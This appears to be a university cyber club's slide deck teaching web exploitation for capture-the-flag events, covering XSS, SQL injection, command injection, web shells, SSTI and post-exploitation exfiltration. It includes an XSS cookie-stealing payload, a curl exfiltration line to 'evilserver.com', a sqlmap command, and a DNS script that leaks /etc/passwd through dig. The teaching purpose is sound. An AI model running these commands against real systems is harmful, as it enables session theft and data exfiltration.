Mason Competitive Cyber

Profiling & Dissecting a Web App: Pwning and Footholds

Media Recording Notice

This meeting is more than likely recorded. Got a problem with that? Emit a sharp screech at the nearest exec now.


Recent Competitions

- VT Summit
  - Sweet sweet victory
  - 1st and 2nd
- UMBC Cyberdawgs CTF
  - 3rd Place
    - Very hard to not get washed in MD



VT's Signature Puzzle

- VT is oddly fascinated with physical puzzles
- A ton of red herrings
  - On the uptick



Upcoming Competitions & Events

- UMDCTF
  - Last year was 9-5
  - Will include itinerary for ince
  - Details pending
- Swamp CTF
  - Mostly blind
- CryptoParty
  - **Rescheduled**
  - Check out cryptoparty.gmu.io
  - Event is April 29

Know of other competitions? *Tell us**

What We Already Covered

- The cycle: Recon, Scanning, Exploitation, Post-Exploitation
- Recon and Scanning
  - Recon - Gathering information about a target
  - Scanning - Finding stuff
- Tools such as:
  - Developer console
  - dirb
  - dnsdumpster

  etc

What We Will Cover

- General Learning Resources / Setup
- Cross Site Scripting
- SQL Injection
  - **sqlmap**
- Command Injection
- Web Shells / File Upload
- File Include
- Insecure Deserialization
- Server-Side Template Injection
- Out of date components / frameworks / content management systems
  - **wpscan**
  - joomscan
  - Webcal 1.2.4 example
- Exfiltration after compromise

Playground

- There are a ton of sites and problems to get introduced
  - **@1pwnch's TCTF problems**
  - XSS Game
  - Game of Hacks
  - Damn Vulnerable Web Aapp
    - **docker run --rm -it -p 80:80 vulnerables/web-dvwa**
    - Will start DVWA on port 80 available at your IP
  - Hackazon (more modern vulnerabilities)
    - **docker run -p 81:80 mutzel/all-in-one-hackazon:postinstall supervisord -n**
    - OWASP (God-Tier web app sec wiki)

Key Terms

- Session: A user's browsing session tracked by the server, including their login status and information about their login
- Session ID: A sensitive value (stored in a cookie) that is used to identify a user's session in the browser
- Password hash: One-way encrypted (cannot be "decrypted", but can be brute forced, usually easily) password of a user
- Session Hijack: Stealing someone's session
- Request: Data sent from browser to server
  - GET Request: Usually non-sensitive, sent in the URL
  - POST Request: Often sensitive, not sent in URL, often form data

Real World Perspective: OWASP

- 2017 Top 10 Application Security Risks:

A1:2017- Injection
A2:2017-Broken Authentication
A3:2017- Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017- Cross-Site Scripting (XSS)
A8:2017- Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017- Insufficient Logging & Monitoring

Cross Site Scripting

- Referred to as **XSS**
- Running your own Javascript on another user's browser
- Three kinds:
  - Stored
    - Stored on the server somewhere such as the database where it's retrieved at a later time
    - Much more dangerous, like if it's something like your First Name on a profile page
  - Reflected
    - Sent to the server and returned, such as in the URL
  - DOM-based
    - Leverages the "DOM", so basically existing Javascript or HTML

Code Example

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

Stealing Cookies with XSS

- A wide variety of ways to steal cookies
- Host your own server, as easy as **nc -l 8000** or **nc -l -p 8000**
  - Better to run a proper web server like Apache or Nginx, but nc will do the job
  - Services for this used to exist, less common now
- Variety of options, including accessing them in injected javascript using the variable **document.cookie**
- HTML also an option depending on the site, simply running injecting **<img src="http://192.168.1.3:8000">** if 8000 is your IP address
  - Doesn't always work

After it's stolen, just set your cookies to theirs via something like a browser extension we've gone over in the last talk

SQL Injection

- Injecting your own code into a database statement, such as with a login
- Two major kinds:
  - Blind
    - You don't see output from what you've done
  - Normal
    - You do see your output

```
// Get input
$id = $_POST[ 'id' ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

Blind SQL Injection

- **Boolean based / Content based**
  - Return true or false depending on something like if the database name starts with A
    - Assumes something different will happen depending on different conditions
- **Time based**
  - “If the database name starts with A, sleep for a second”
    - If it takes a second, the database starts with an A

SQLMap

- **You don’t need to know SQL**
- Have to find vulnerable request, such as the first name or username or something
- In our VM and Kali by default
- **sqlmap --url http://yourурl.com/page?id=1 -p id --dbs**
  - **Enumerates DBs assuming id is unsafe**
- Can use it to get an OS shell, etc
- **Was used at VT Summit like last week**

Command Injection

- Similar to SQL injection but commands
- Appeared in CyberFusion

```
// Get input
$target = $_REQUEST[ 'ip' ];

$cmd = shell_exec( 'ping  ' . $target );
```

File Upload

- When people don't check their uploads and you can upload PHP
- **I wrote my own web shell** - https://github.com/mike-bailey/php-web-shell
- Avoid using web shells like an idiot in competition
  - People don't have to upload their own if they can browse to /shell.php and be done with it
- Common in defense competitions to remove
- **b374k, c99, etc** are common web shells
  - RARELY will actually get caught by AV

File Include

- When a programmer relies on user input to fetch files
- If you visit a page or an image is loaded and it's something like **page.php?file=dog.jpg**

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];
```

In this example, we'd need to display $file with something like **echo file_get_contents($file);**

Insecure Deserialization

- Super technical
- Can result in remote code execution
- Involved in object creation and **deserialize()** function
- If you see user input like $_POST or $_GET going into functions like _construct or _destruct in PHP
- Happens in Java a lot, e.x. the Java Serial Killer tool

SSTI

- Server Side Template Injection
- Templating is common, **competitivecyber.club** uses templating
  - Part of “Don’t Repeat Yourself”
- Idea is instead of putting someone’s name, they specify their name somewhere and simply put {{ name }} to fetch the name

{{ 7*7 }} or {% name %} returning 49 or something means it’s being evaluated, depends on the engine
Engine can be narrowed down by language and behavior

Can return sensitive information like variables, result in code execution, etc **massively varies**

Outdated Components


- People almost never update their CMses
  - WordPress
  - Joomla
  - Drupal
  - There are exceptions, like presumably the White House
- Can scan with
- For smaller apps and other platforms, **research their version number**
  - WebCal 1.2.4 has shown up in 2 CTFs as well as CTF now
  - It has working exploit code
- **Be ready to chop up exploits to meet your needs**

WPScan example

```
[i] It seems like you have not updated the database for some time.
N
[+] URL: http://                    gmu.edu/
[+] Started: Wed                    2018

[+] robots.txt available under: 'http://wordpressmason.gmu.edu/robots.txt'
[+] Interesting entry from robots.txt: http://wordpressmason.gmu.edu/wp-admin/admin-ajax.php
[+] Interesting header: LINK: <http://wordpressmason.gmu.edu/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: LINK: <http://wordpressmason.gmu.edu/>; rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: SET-COOKIE: wfvt_35825712=5ab1f95f3e11f; expires=Wed, 21-Mar-2018 06:49:11 GMT; path=/; httponly
[+] Interesting header: STRICT-TRANSPORT-SECURITY: max-age=500, includeSubDomains
[+] Interesting header: X-CONTENT-TYPE-OPTIONS: nosniff
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-SUCURI-CACHE: HIT
[+] Interesting header: X-SUCURI-ID: 14002
[+] Interesting header: X-XSS-PROTECTION: 1; mode=block
[+] XML-RPC Interface available under: http://wordpressmason.gmu.edu/xmlrpc.php
/usr/local/lib/ruby/gems/2.5.0/gems/nokogiri-1.6.8/lib/nokogiri/xml/document.rb:44: warning: constant ::Fixnum is deprecated
/usr/local/lib/ruby/gems/2.5.0/gems/nokogiri-1.6.8/lib/nokogiri/html/document.rb:164: warning: constant ::Fixnum is deprecated

[+] WordPress version 3.8.1 (Released on 2014-01-23) identified from sitemap generator
[!] 53 vulnerabilities identified from the version number

[!] Title: WordPress <= 4.8.2 - $wpdb->prepare() Weakness
    Reference: https://wpvulndb.com/vulnerabilities/8941
    Reference: https://wordpress.org/news/2017/10/wordpress-4-8-3-security-release/
    Reference: https://github.com/WordPress/WordPress/commit/a2693fd8602e3263b5925b9d799ddd577202167d
    Reference: https://twitter.com/ircmaxell/status/923662170092638208
    Reference: https://blog.ircmaxell.com/2017/10/disclosure-wordpress-wpdb-sql-injection-technical.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-16510
[i] Fixed in: 3.8.23

[+] WordPress theme in use: Kuma - v1.2.1

[+] Name: Kuma - v1.2.1
 |  Location: http://wordpressmason.gmu.edu/wp-content/themes/Kuma/
 |  Style URL: http://wordpressmason.gmu.edu/wp-content/themes/Kuma/style.css
 |  Theme Name: Kuma
 |  Author: Designer: Wendy Chang /\ Developer: Will Rees
 |  Author URI: http://wordpressmason.gmu.edu

[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: google-analytics-for-wordpress - v7.0.4
 |  Latest version: 6.2.6 (up to date)
 |  Location: http://wordpressmason.gmu.edu/wp-content/plugins/google-analytics-for-wordpress/
 |  Readme: http://wordpressmason.gmu.edu/wp-content/plugins/google-analytics-for-wordpress/readme.txt

[+] Finished: Wed Mar 21 02:24:14 2018
[+] Requests Done: 56
[+] Memory used: 59.906 MB
[+] Elapsed time: 00:00:19
```

Post-Exploitation

Gaining access to goodies on the system



Using What You Have

- **You might not even be in a full OS**
  - VT Summit had a VM with busybox
  - TCTF uses slim Docker containers
  - Slim OSes exist

Common commands to exfil:
nc, openssl, perl, python, curl, wget, dig

I use curl and wget, a lot of people don't.

Worry about how you're going to get it over the wire, and how to format the data

Understanding Your Landscape

- **Where the hell are you?**
  - A container? A VM?
- **Who the hell are you?**
  - A dedicated web server user in most sane cases like *www-data* or *apache*
- ***What* the hell are you?**
  - Do you have shell? Is it bash or just shell? Are you injecting application code like PHP? If you have SQL injection, can you pivot to something like code execution? What are the differences and why will that make scripting a pain?

Exfil Methods

Pick your poison…

	Encrypted	Subtle	Fast	Use
Raw Encrypted	**Yes**	No	Yes	openssl
Raw Unencrypted	No	No	Yes	netcat / nc
HTTP	No	Yes	Yes	curl or wget
HTTPS	**Yes**	No	Yes	curl or wget
DNS	No	**Very**	No	dig

Common Encoding Payloads

- Hex
  - Use xxd and tr to strip newlines
- Base64
  - Can be done in openssl as well as base64

Consider testing your subshell payloads

How are you going to do it?
curl evilserver.com/$(ls|base64)
- won't work in some shells

DNS Exfil Example

```
# Start at byte 1
# It is not zero indexed
counter=1;
compressedsz=$(base64 /etc/passwd|tr -d '\n'|tr -d ' ' |wc -c);
# while the byte we're on is less than the size of the file base64'd
while [ $counter -lt $compressedsz ]; do
  let new=$counter+50;
  # $() will run a "subshell" in bash
  # Will replace itself with the output of the inner command
  dig $(base64 /etc/passwd|tr -d '\n' |tr -d ' '|cut -c $counter-$new).google.com @192.168.44.249;
  # Add 51 since we don't need the 50th index, it's very important
  # we get no repeated characters
  let counter=$counter+51;
done
```

Proud Sponsors

Thank you to these organizations who give us their support:

BATTELLE

It can be done™